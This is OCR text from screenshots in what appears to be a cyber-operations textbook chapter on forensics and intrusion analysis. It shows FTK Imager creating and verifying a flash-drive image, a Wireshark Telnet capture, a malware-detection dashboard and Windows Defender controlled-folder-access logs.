

Create Image
Image Source
\\.\PHYSICALDRIVE1
Starting Evidence Number:
1
Image Destination(s)
Click Add
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Select Image Type
Please Select the Destination Image Type
Raw (dd)
SMART
E01
AFF
< Back
Next >
Cancel
Help



Evidence Item Information
Case Number:
001
Evidence Number:
EV1
Unique Description:
Flash Drive
Examiner:
Glen Singh
Notes:
Capturing disk image for CyberOps
< Back
Next >
Cancel
Help



Select Image Destination
Image Destination Folder
C:\Users\Glen\Desktop\Evidence Folder
Browse
Image Filename (Excluding Extension)
Flash_Drive
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
0
Use AD Encryption
< Back
Finish
Cancel
Help



Create Image
Image Source
\\.\PHYSICALDRIVE1
Starting Evidence Number:
1
Image Destination(s)
C:\Users\Glen\Desktop\Evidence Folder\Flash_Drive [raw/dd]
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel


Drive/Image Verify Results
Name
Flash_Drive.001
Sector count
30320640
MD5 Hash
Computed hash
6cb53b399799db9a0d571dea1eda60e7
Report Hash
6cb53b399799db9a0d571dea1eda60e7
Verify result
Match
SHA1 Hash
Computed hash
badc3a1986a0389fe4c9b471f74e07e2357055f2
Report Hash
badc3a1986a0389fe4c9b471f74e07e2357055f2
Verify result
Match
Bad Blocks List
Bad block(s) in image
No bad blocks found in image
Close



AccessData FTK Imager 4.5.0.3
File
View
Mode
Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
File List
Name


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
< Back
Next >
Cancel
Help


Select File
Evidence Source Selection
Please enter the source path:
C:\Users\Glen\Desktop\Evidence Folder\Flash_Drive.001
Browse...
< Back
Finish
Cancel
Help



AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
Flash_Drive.001
Partition 1 [14804MB]
Data [exFAT]
[root]
System Volume Information
Wallpapers
[unallocated space]
Unpartitioned Space [basic disk]
[unallocated space]
Custom Content Sources
Evidence:File System|Path|File
Options
New Edit Remove Remove All Create Image
Properties Hex Value Inter... Custom Conte...
File List
Name Size Type Date Modified
441584.jpg 1,315 Regular File 4/19/2019 1:49:04 PM
441584.jpg.FileSlack 30 File Slack
Abstract_3D_Graphics_psyched... 651 Regular File 2/14/2020 1:34:52 PM
Abstract_3D_Graphics_psyched... 22 File Slack
Abstract_dragons_fire_fantasy_... 342 Regular File 12/16/2019 12:34:58 PM
Abstract_dragons_fire_fantasy_... 11 File Slack
Monsters_Wolves_Head_Fantas... 740 Regular File 2/14/2020 1:58:20 PM
Monsters_Wolves_Head_Fantas... 29 File Slack
Monster_Hunter_moster_hunte... 1,876 Regular File 4/19/2019 1:45:30 PM
Monster_Hunter_moster_hunte... 13 File Slack
MORTAL_KOMBAT_X_fighting_a... 607 Regular File 8/3/2019 12:19:46 AM
Nuclear_explosion_apocalypse_... 168 Regular File 10/7/2016 9:38:48 PM
Nuclear_explosion_apocalypse_... 25 File Slack
For User Guide, press F1
NUM


Chapter 10: Performing Intrusion Analysis



No.	Time	Source	Destination	Protocol	Length	Info
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130	Telnet Data ...
13	0.155656	192.168.0.2	192.168.0.1	TELNET	75	Telnet Data ...
17	0.159844	192.168.0.2	192.168.0.1	TELNET	151	Telnet Data ...
20	0.181378	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
23	0.196427	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
31	2.561993	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
34	2.575598	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
38	3.581505	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
43	3.860571	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...

```
› Frame 4: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
› Ethernet II, Src: Lite-OnU_3b:bf:fa (00:a0:cc:3b:bf:fa), Dst: WesternD_9f:a0:97 (00:00:c0:9f:a0:97)
› Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
› Transmission Control Protocol, Src Port: 3m-image-lm (1550), Dst Port: telnet (23), Seq: 1, Ack: 1, Len: 27
› Telnet
```


Malware Threats
Detection Name
Count
Swf.Exploit.Rigek::malicious.tht.talos 4
Doc.Dropper.Emotet.hunt.Talos 3
SWF.Exploit.Kit.Angler.tht.Talos 3
Swf.Exploit.Generic::malicious.tht.talos 3
SWF.Exploit.Kit.tht.Talos 2
SWF.Exploit.Rig.tht.VRT 2
W32.3EC3AECBE8-100.SBX.TG 2
W32.43092B2993-95.SBX.TG 2
Win.Trojan.Emotet.hunt.Talos 2
Auto.97F149F146.212451.in07.Talos 1
Last updated 1 minute ago
Connections by Security Intelligence Category
Security Intelligence Category
Total Connections
DNS Dga 90
DNS Malware 39
DNS Phishing 11
Cryptomining 8
URL Phishing 6
Malware 3
DNS Response 2
URL Malware 2
Last updated 1 minute ago


Proxy Server

Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options

Protection history

View the latest protection actions and recommendations from Windows Security.

All recent items

Filters

Protected memory access blocked
11/29/2020 2:49 PM
Low

Protected folder access blocked
11/7/2020 8:54 AM
Low

Your administrator has blocked this action.

App or process blocked: AcroRd32.exe
Protected folder: %userprofile%\Documents

Blocked by: Controlled folder access

You can allow apps to access your protected folders, but you should only allow apps that you trust.

Controlled folder access settings

Actions

Protected folder access blocked
11/2/2020 9:16 AM
Low


Protected folder access blocked
10/24/2020 3:39 PM
Low


Event 1123, Windows Defender


General Details


C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe has been blocked from modifying %userprofile%\Documents by Controlled Folder Access.
Detection time: 2020-11-07T12:54:13.467Z
User: WHITETIGER\glens
Path: %userprofile%\Documents
Process Name: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
Security intelligence Version: 1.327.494.0
Engine Version: 1.1.17600.5
Product Version: 4.18.2010.7


Log Name:	Microsoft-Windows-Windows Defender/Operational		
Source:	Windows Defender	Logged:	11/7/2020 8:54:13 AM
Event ID:	1123	Task Category:	None
Level:	Warning	Keywords:	
User:	SYSTEM	Computer:	WhiteTiger
OpCode:	Info		
More Information:	Event Log Online Help		



Firewall
HTTPS
Malware
Internet
Internal Network



Firewall
Internal Network
Inbound Traffic
Internet

